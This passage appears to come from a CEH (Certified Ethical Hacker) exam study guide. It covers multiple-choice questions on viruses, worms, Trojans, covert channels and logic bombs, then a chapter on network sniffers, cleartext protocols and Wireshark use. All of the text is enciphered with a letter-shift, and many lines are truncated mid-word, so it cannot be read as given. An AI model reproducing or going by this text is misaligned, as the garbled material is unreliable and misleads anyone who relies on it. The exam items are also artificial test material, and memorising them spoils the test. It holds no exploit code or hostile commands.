% \$ YLUXV UHSOLFDWHV RQ LWV RZQ
& \$ YLUXV UHSOLFDWHV ZLWK XVHU LQWHUDEFWLR
' \$ YLUXV LV DQ LWHP WKDW UXQV VLOHQWO\
\$ YLUXV RQGHZKLFK RI WKH IROORZLQJ"
\$ 5HSOLFDWH ZLWK XVHU LQWHUDEFWLRQ
% &KDQJH FRQILJXUDWLRQ VHWWLQJV
& ([SORLW YXOQHUDELOLWLHV
' 'LVSOD\ SRS XSV
:KLFK RI WKH IROORZLQJ LV DUH WUXH RI D ZRUP
\$ \$ ZRUP LV PDOZDUH
% \$ ZRUP UHSOLFDWHV RQ LWV RZQ
& \$ ZRUP UHSOLFDWHV ZLWK XVHU LQWHUDEFWLRQ
' \$ ZRUP LV DQ LWHP WKDW UXQV VLOHQWO\
:KDW DUH ZRUPV W\SLFDOO\ NQRZQ IRU"
\$ 5DSLGL UHSOLFDWLRQ
% &RQILJXUDWLRQ FKDQJHV
& ,GHQWLW\ WKHIW
' 'R6
:KDW FRPPDQG LV XVHG WR OLVWHQ WR RSHQ SRI
\$ QHWVWDW DQ
% QHWVWDW SRUWV
& QHWVWDW Q

' QHWVWDW V
:KLFK XWLOLW\ ZLOO WHOO \RX LQ UHDO WLPH ZK
\$ 1HWVWDW
% 7&39LHZ
& 1PDS
' /RNL
:KLFK RI WKH IROORZLQJ LV FDSDEOH RI SRUW UF
\$ %2 .
% /2.,
& 6XEVHYHQ
' 7&3752-\$1
:KDWQRW EHQHILW RI KDUGZDUH NH\ORJJHUV"
\$ (DV\ WR KLGH
% 'LIILFXOW WR LQVWDOO
& 'LIILFXOW WR GHWHFW
' 'LIILFXOW WR ORJ
:KLFK RI WKH IROORZLQJ LV FDSDEOH RI SRUW UF
\$ 1HWVWDW
% 7&39LHZ
& 1HWFDW
' /RNL
\$ 7URMDQ UHOLHV RQ BBBBBBBBBBBB WR EH DFWLYI
\$ 9XOQHUDELOLWLHV
% 7ULFNHU\ DQG GHFHSWLRQ
& 6RFLDO HQJLQHULQJ
' 3RUW UHGLUHFWRQ
\$ 7URMDQ FDQ LQFOXGH ZKLFK RI WKH IROORZLQJ,
\$ 5\$7
% 7&3
& 1PDS
' /RNL

:KDW LV D FRYHUW FKDQQHO"
\$ \$Q REYLRXV PHWKRG RI XVLQJ D V\WHP
% \$ GHILQHG SURFHVV LQ D V\WHP
& \$ EDFNGRRU
' \$ 7URMDQ RQ D V\WHP
\$Q RYHUW FKDQQHO LV BBBBBBBBBBBB
\$ \$Q REYLRXV PHWKRG RI XVLQJ D V\WHP
% \$ GHILQHG EDFNGRRU SURFHVV LQ D V\WHP
& \$ EDFNGRRU
' \$ 7URMDQ RQ D V\WHP
\$ FRYHUW FKDQQHO RU EDFNGRRU PD\ EH GHWHF\ BBBBBBBBBBBB
\$ 1PDS
% 6QLIIHUV
& \$Q 6'.
' 1HWFDW
\$ UHPRWH DFFHVV 7URMDQ ZRXOG EH XVHG WR GI
\$ 6WHDO LQIRUPDWLRQ
% 5HPRWHO\ FRQWURO D V\WHP
& 6QLII WUDIILF
' \$WWDFN DQRWKHU V\WHP
\$ ORJLF ERPE KDV KRZ PDQ\ SDUWV W\SLFDOO\"
\$ 2QH
% 7ZR
& 7KUHH
')RXU
\$ ORJLF ERPE LV DFWLYDWHG E\ ZKLFK RI WKH IR
\$ 7LPH DQG GDWH
% 9XOQHUDELOLW\
& \$FWLRQV
' (YHQWV

\$ SRO\PRUSKLF YLUXV BBBBBBBBBBBB
\$ (YDGHV GHWHFWLRQ WKURXJK EDFNGRRUV
% (YDGHV GHWHFWLRQ WKURXJK KHXULVWLFV
& (YDGHV GHWHFWLRQ WKURXJK UHZULWLQJ LWV
' (YDGHV GHWHFWLRQ WKURXJK OXFN
\$ VSDUVH LQIHFWRU YLUXV BBBBBBBBBBBB
\$ &UHDWHV EDFNGRRUV
% ,QIHFWV GDWD DQG H[HFXWDEOHV
& ,QIHFWV ILOHV VHOHFWLYHO\
' 5HZULWHV LWVHOI

&KDSWHU 6QLIIHUV

&(+ (;\$0 2%-(&7,9(6 &29(5(' ,1 7+,6 &+\$37(5

✓ ,, \$QDO\VLV \$VVHVVP HQW

■ \$ 'DWD DQDO\VLV

✓ ,9 7RROV 6\VWHPV 3URJUDPV

■ % 1HWZRUN ZLUHOHVV VQLIIHUV H J :LUHVI



6QLIILQJ DOORZV \RX WR VHH DOO VRU
XQSURWHFWHG ,Q WKH ULJKW FRQGLWLRQV DQG ZL
SDUW\ PD\ EH DEOH WR JDWKHU LQIRUPDWLRQ WKDW
RWKHU LVVXHV IRU WKH QHWZRUN RU V\WHP RZQH
2QFH \RX KDYH JRWWHQ WR WKH SRLQW RI VQLIILQJ
DWWDFNV LQFOXGLQJ VHVVLRQ KLMDFNLQJ PDQ LQ
7DNLQJ RYHU DXWKHQWLFDFWHG VHVVLRQV PDQLSXC
ZLWKLQ WKH UHDO RI SRVVLELOLW\ RQFH VQLIILQJ
WKHVH DWWDFNV \RX PXVW OHDUQ DERXW VQLIILQJ



,Q WKLW FKDSWHU ZH VSHQG D ORW RI WLP

6QLIIHUV DUH QRW D KDFNLQJ WRRO WKH\ DUH D F
IRU UHYLHZLQJ D QHWZRUN\ V IXQFWLRQLQJ DW D Y
LVVXHV 2YHU WKH \HDUV VQLIIHUV KDYH SURYHQ \
QHWZRUN DGPLQLVWUDWRUV ZKR QHHG WR VROYH
DQDO\]HG HDVLO\ RU DW DOO XVLQJ RWKHU WRROV

8QGHUVWDQGLQJ 6QLIIHUV

6QLIIHUV DUH XWLOLWLHV WKDW \RX DV DQ HWKLFD
PRYLQJ DFURVV D QHWZRUN 6QLIIHUV DUH D EURDG
KDV WKH DELOLW\ WR SHUIRUP D SDFNHW FDSWXULQJ
SHUIRUP WKHLU WUDIILF FDSWXULQJ IXQFWLRQ E\ H
QHWZRUN LQWHUIDFH WKHUHE\ DOORZLQJ WKH FDS\
LQWHQG HG IRU WKHP 2QFH DQ LQWHUIDFH HQWHUV
EHWZHHQ WUDIILF WKDW LV GHVWLQHG IRU LWV DGG
DOORZLQJ \RX WR FDSWXUH DQG LQYHVWLJDWH HYH
6QLIILQJ FDQ EH DFWLYH RU SDVVLYH LQ QDWXUH 7
DQ\ W\SH RI VQLIILQJ ZKHUH WUDIILF LV ORRNHG DW
SDVVLYH VQLIILQJ PHDQV OLVWHQLQJ RQO\ ,Q DFWL
LW PD\ DOVR EH DOWHUHG LQ VRPH ZD\ DV GHWHUPL
GLIIHUHQFH IRU \RXU H[DP



:KHQ RQ D VZLWFKHG QHWZRUN \RXU WUDI

VHJPHQW \RX DUH FRQQHFWHG WR UHJDUGOHVV RI
GLVFXVV WKLV LQ PRUH GHWDLO ODWHU)RU QRZ
HIIHFWLYH \RXU LQWHUIDFH FDUG PXVW EH LQ SUP

ORVW VQLIIHU XWLOLWLHV KDYH EDVLF RSWLRQV WK
YHUVLRQV 7KLV FRQVLVWHQF\ KROGV WUXH UHJDUG
:LQGRZV YHUVLRQ :H\OO GLJ PRUH LQWR W\SHV DQ
FRPPRQDOLWLHV 2Q PRVW VQLIIHUV D PDLQ SDQH G
KLJKOLJKW RU OLVWV WKHP DFFRUGLQJO\ ,W LV X
RWKHUZZLVH YLD ILOWHUV RU RWKHU RSWLRQV ,Q D
DOORZV DQ LQ GHSWK YLHZ RI WKH SDFNHW VHOHFW
VQLIIHU RI FKRLFH EHFDXVH LW ZLOO VDYH \RX D OF
KDYLQJ D JRRG JUDVS RI D VQLIIHU\ EDVLF IXQFWL
VQLIIHUV ZLWKRXW WRR PDQ\ SUREOHPV 6R IURP K
VHOHFWLRQ RU DFWLYDWLRQ RSWLRQ WKDW EHJLQV



3RS TXL] :KDW KDSSHQV ZKHQ WKH FDSWXU

7KH 1,& VZLWFKHV WR SURPLVFXRXV PRGH

2QFH \RX FKRRVH WKH FDSWXUH EXWRQ \RX VKRX
SDQH LI QRW FKHFN \RXU QHWZRUN LQWHUIDFH VH
VHOHFW IURP DOO DYDLODEOH LQWHUIDFHV RQ \RXU

GLVFRQQHFHWHG LQWHUIDFH DQG VLW WKHUH LUULWI
GRXEOH FKHFN DQG \RX\OO EH KDSSLO\ UHZDUGHG Z



8VH WKDW VDYH FDSWXUH IXQFWLRQ 5HDO

LPSUHVVLVYH DQG IODVK\ EXW LW\ DOVR DQ LPPH
WKDW WKH H[DP RIIHUV \RX IRXU KRXUV WR PXOO I
QR OLYH VWUHDPLQJ IHGGV WR DQ[LRXVO\ GLJHVW
\RX XQGHUVWDQG DOO LWV SLHFHV DQG SDUWV

5HPHPEHU WKDW D VQLIIHU LV QRW MXVW D GXPE XV
WUDIILF \$ VQLIIHU LV D UREXVW VHW RI WRROV WKI
JUDQXODU YLHZ RI ZKDW \RXU RU WKHLU QHWZRUN
VDLG LI \RX UHDOO\ ZDQW WR H[WUDSRODWH DOO W
WKH FDSWXUH DQG UHYLHZ LW ZKHQ WLPH DOORZV
FDSWXUHG GDWD DW P\ ORFDO FRIHH VKRS ZLWK D
LW HDV\ RQ \RXUVHOI \RXU WDUJHW LV QRW JRLQJ
%HIRUH ZH JR WRR PXFK LQWR VQLIIHUV LW LV LPS
KDUGZDUH SURWRFRO DQDO\]HUV 7KHVH GHYLFHV S
DQG FDQ PRQLWRU WUDIILF ZLWKRXW PDQLSXODWLQ
HDVLO\ DFFHVVLEOH WR PRVW HWKLFDO KDFNHUV G
GHYLFHV KDYH SULFH WDJV LQ WKH VL[ILJXUH UDQJ

/DZ (QIRUFHPHQW \$JHQFLHV DQG 6QLIILQJ

/DZIXO LQWHUFHSWLRQV DV OHJDOO\ VDQFWLRQI
QHWZRUN GDWD VXFK DV WHOHSCRQH FDOOV RU HF
SXUVXDQFH WR D ODZIXO DXWKRULW\ IRU WKH SXU
LV D VHFXULW\ SURFHVV LQ ZKLFK D QHWZRUN RSH
HQIRUFHPHQW RIILFLDOV SHUPLVVLRQ WR DFFHVV
RUJDQL]DWLRQV \$OPRVW DOO FRXQWULHV KDYH G
LQWHUFHSWLRQ SURFHGXUHV VWDQGDUGL]DWLRQ
VSHFLILFDWLRQV 8VXDOO\ /, DFWLYLWLHV DUH W
SURWHFWLRQ DQG F\EHU VHFXULW\ +RZHYHU RSHI
FDQ PDLQWDLQ /, FDSDELOLWLHV ZLWKLQ WKHLU R
RWKHUZLVH SURKLELWHG /, ZLWKLQ FDSDELOLWLHV
WKH LQFHSWLRQ RI HOHFWURQLF FRPPXQLFDWLRQ\

+RZ VXFFHVVIXO \RX DUH DW WKH VQLIILQJ SURFHVV
LQVHFXULW\ RI FHUWDLQ QHWZRUN SURWRFROV 3UF
QHYHU GHVLJQHG ZLWK VHFXULW\ LQ PLQG DQG WKH

SURWRFROV OHQG WKHPVHOYHV WR HDV\ VQLIILQJ
7HOQHW U.OHRVWQURNHV VXFK DV WKRVH LQFOXGLQJ >
HDVLO\ VQLIIHG
+773'HVLJQHG WR VHQG LQIRUPDWLRQ LQ WKH FOHD
WUDJHW IRU VQLIILQJ
6LPSOH ODLO 7UDQVIHU 3URWRFROO6073HG LQ WKH W
SURWRFRO LV HIILFLHQW EXW LW GRHV QRW LQFOX
1HWZRUN 1HZV 7UDQVIHU 3URWRFROPP1073FDWLRQ L
DQG GDWD LV VHQW LQ WKH FOHDU
3RVW 2IILFH 3URWRHFRLOJQ323 WR UHWULHYH HPDLO IL
QRW LQFOXGH SURWHFWLRQ DJDLQVW VQLIILQJ EHFI
LQWHUFHSHWG
)LOH 7UDQVIHU 3URWRFROV7RO GHVLJQHG WR VHQG
WUDQVPLVVRQV DUH VHQW LQ WKH FOHDU
,QWHUQHW OHVV DJH \$FFHVV \$URMDFUR,6073 LQ IXC
SURWHFWLRQ

8VLQJ D 6QLIIHU

:H WRXFKHG RQ VRPH RI WKH EDVLFV RI XVLQJ D VQ
JHW GRZQ DQG GLUW\ 4XLWH D IHZ VQLIIHU VRIWZD
QHDOO\ LGHQWLFDO IXQFWLRQV 7KH UHDO DGYDQW\
IXQFWLRQDOLW\ LQ KRZ WKH VQLIIHU GLVSOD\W WKD
\RX GLJHVW DQG GLVVHFW LW



,Q WHUPV RI /, W\SLFDOO\ WKH VQLIILQJ S
FRPSRQHQWV 7KH ILUVW FRPSRQHQW LV DQ LQWH
LQIRUPDWLRQ IRU WKH /, 7KH VHFRQG FRPSRQHQW
WKLUG SDUW\ WKDW KDQGOHV WKH EXON RI WKH LQ
LV D FROOHFWLRQ IXQFWLRQ WKDW VWRUHV DQG S
SDUW\

6QLIILQJ 7RROV

6QLIILQJ WRROV DUH H[WUHPHO\ FRPPRQ DSSOLFDFW
:LUHVKDQJH RI WKH PRVW ZLGHO\ NQRZQ DQG XVHG
QXPEHU RI IHDWXUHV GHVLJQHG WR DVVLVW LQ WKH
7FSGXPS\$ ZHO O NQRZQ FRPPDQG OLQH SDFNHW DQDO
DQG REVHUYH 7&3 ,3 DQG RWKHU SDFNHWV GXULQJ V
[ZZZ WFSGXPS RUJ](#)

:LQ'XPS\$:LQGRZV SRUW RI WKH SRSXODU /LQX[SDFI
FRPPDQG OLQH WRRO WKDW LV JUHDW IRU GLVSOD\W
2PQL3HHNDQXIDFWXUHG E\ :LOG3DFNHWV 2PQL3HHN
HYROXWLRQ RI WKH SURGXFW (WKHU3HHN
'VQLI\$ VXLWH RI WRROV GHVLJQHG WR SHUIRUP VQLI
LQWHQW RI LQWHUFHFWLRQ DQG UHYHDOLQJ SDVVZR
SODWIRUPV DQG GRHV QRW KDYH D FRPSOHWH HTXL
(WKHU\$\$HLQX[8QL[WRRO GHVLJQHG WR JUDSKLFDOL
RXWJRLQJ FRQQHFWLRQV

061 6QLIIS\$WQLIILQJ XWLOLW\ VSHFLILFDOO\ GHVLJQI
061 0HVHJHU DSSOLFDFWLRQ

1HW:LWQHVV 1HQW\QGHV D KDUGZDUH EDVHG VQLI
GHVLJQHG WR PRQLWRU DQG DQDO\]H DOO WUDIILF
DQG RWKHU ODZHQIRUFHFWLRQ DJHQFLHV



7KH VQLIILQJ WRROV OLVWHG KHUH DUH RQ

DYDLODEOH ,W LV ZRUWK \RXU WLPH WR LQYHVWL
WLPH WR LPSURYH \RXU VNLOOV :H VSHQG SOHQW
EHFDXVH LW LV WKH UHFRJQLJHG OHDGHU \$Q\WKLC
ZLWK WKH RWKHUV²LW¶V MXVW D PDWWHU RI OHDU

:LUHVKDUN

\$V RI WKLW ZULWLQJ :LUHVKDUN UHLJQV VXSUHPH D
:LUHVKDUN KDV EHHQ DURXQG IRU TXLWH D ZKLOH I
DJDLQ :LUHVKDUN LV QDWLYHO\ DYDLODEOH RQ :LQ



,Q WKLW FKDSWHU ZKHQ ZH XVH :LUHVKDUN

LV ZLUHG DQG QRW ZLUHOHVV ,I \RX ZLOO EH XVL
QHHG WR JR RQH VWHS IXUWKHU ZKLFK LV WR XVH
DOORZV VQLIILQJ RI WUDIILF DW D PRUH FRPSUHKH
GHYLFH

6QLIIHU EXLOGV LQFOXGH WFSGXPS .LVPHW DQG (W
VQLIIHUV DQG PDQ\ RWKHU ZZZ WHFWRU\SO\WRU\ HLW KD
WKH VQLIILQJ XQLYHUVH EXW IRU RXU SXUSRVHV ZH
GR D TXLFN UXQ WKURXJK RQ :LUHVKDUN EDVLFV LQ




<RX GR QRW QHFHVVDULO\ QHHG WR NQRZ I

\RX ZLOO EH H[SHFWHG WR EH DEOH WR XQGHUVWD
GLVVHFW DQG XQGHUVWDQG FDSWXUH SDFNHVV
IDU DV VQLIIHUV DUH FRQFHUQH G VR EHLQJ FRPIR
DQG WKH UHDO ZRUOG


(;(5&,6(

6QLIILQJ ZLWK :LUHVKDUN

ODNH VXUH :LUHVKDUN LV UXQQQLQJ RQ \RXU .DO



&KRRVH &D,SQWVXHUHIDFHV WR RSHQ WKH ZLQGRZ V
LGHQWLFDO RQ /LQX[0DF 26; DQG :LQGRZV YHU




2QFH \RX\YH VXFFHVXOO\ EHJXQ WKH FDSWXU
WHVW SDFNHWV DFURVV WKH ZLUH)RU WKLV H[F
D :LQGRZV FOLHQQ WR D :LQGRZV ;3 FOLHQQ

<RX KDYH VHYHUDO RSWLRQV IRU JHQHUDWLQJ W
FRQQHFWLRQ ZRUNV DV D KXE OLNH HQYL
DOO WUDIILF IORDWLQJ LQ WKH QHWZRUN &RQQ
WKH DSSURSULDWH 1,& LQ \RXU VQLIIHU ZLOO SX

2QFH \RX KDYH D JRRG QXPEHU RI SDFNHWV FDS
DUH ORRNLQJ IRU \RX FDQ VWRS WKH FDSWXUH
FDSWXUH IRU ODWHU LQYHVWLJDWLRQ LV D JRRG
DQ\ RWKHU ILOH &RQV\)DQG WKHQ QDPH WKH
DSSURSULDWH ORFDWLRQ

1H[W RSHQ \RXU VDYHG FDSWXUH DQG XVH VHD
\RX ZDQW 2SHQLQJ D VDYHG FDSWXUH LV MXVW
> 2SHQ DQG WKHQ VHOHFW WKH ILOH





,Q ([HUFLVH \RX XVHG 7HOQHW EXW WK

XQGHUVWDQGLQJ RI WUDIILF IORZ , FKR VH FOLHQV
RSHUDWLQJ V\ VWHP YXOQHUDELOLWLHV DQG XQLTX
&KDSWHU ³(QXPHUDWLRQ



6HDUFK VWULQJV LQ :LUHVKDUN DUH WHVW

TXHVWLRQV UHJDUGLQJ WKHLU V\QWD[DQG XVH)F
[ZZZ ZLUHVKDUN RUJ GRFV](#)

\$V \RX FDQ VHH IURP WKH OLYH FDSWXUH DQG VDYH
SRZHUIXO IHDWXUH RI :LUHVKDUN LV LWV VHDUFK V'
FDSWXUH LW LV OLNHO\ WR EH VQLIILQJ D FRQQHFV
7KLV LV ZKHQ VHDUFK VWULQJV DQG ILOWHUV [7DEOH](#) FRPPRQ
FRPPRQ VHDUFK VWULQJ RSWLRQV IRU :LUHVKDUN 7
\RXU XQGHUVWDQGLQJ RI WKLV WRRO DQG LWV RSWI

[7DEOH](#) :LUHVKDUN ILOWHUV

2SHUDWRU)XQFWLRQ ([DPSOH	
(TXDO	LS DGGU
HT (TXDO	WFS SRUW HT
1RW HTXDO	LS DGGU
QH 1RW HTXDO	LS VUF QH
FRQWDLQ	FRQWDLQV VSHFLWLFHG QYDQW

[7DEOH](#) HOLVWV WKH EDVLF ILOWHUV WKDW \RX ZLOO P
\RX UHYLHZ WKH H[DPSOHV XVHG LQ WKH WDEOH QF
VWDWHPHQW DQG KRZ LW UHODWHV WR ZKDW WKH II
H[DPSOHV PDSV WR WKH [7DEOH](#) V\QWD[UHIHU WR

[7DEOH](#) :LUHVKDUN ILOWHU EUHDNGRZQ

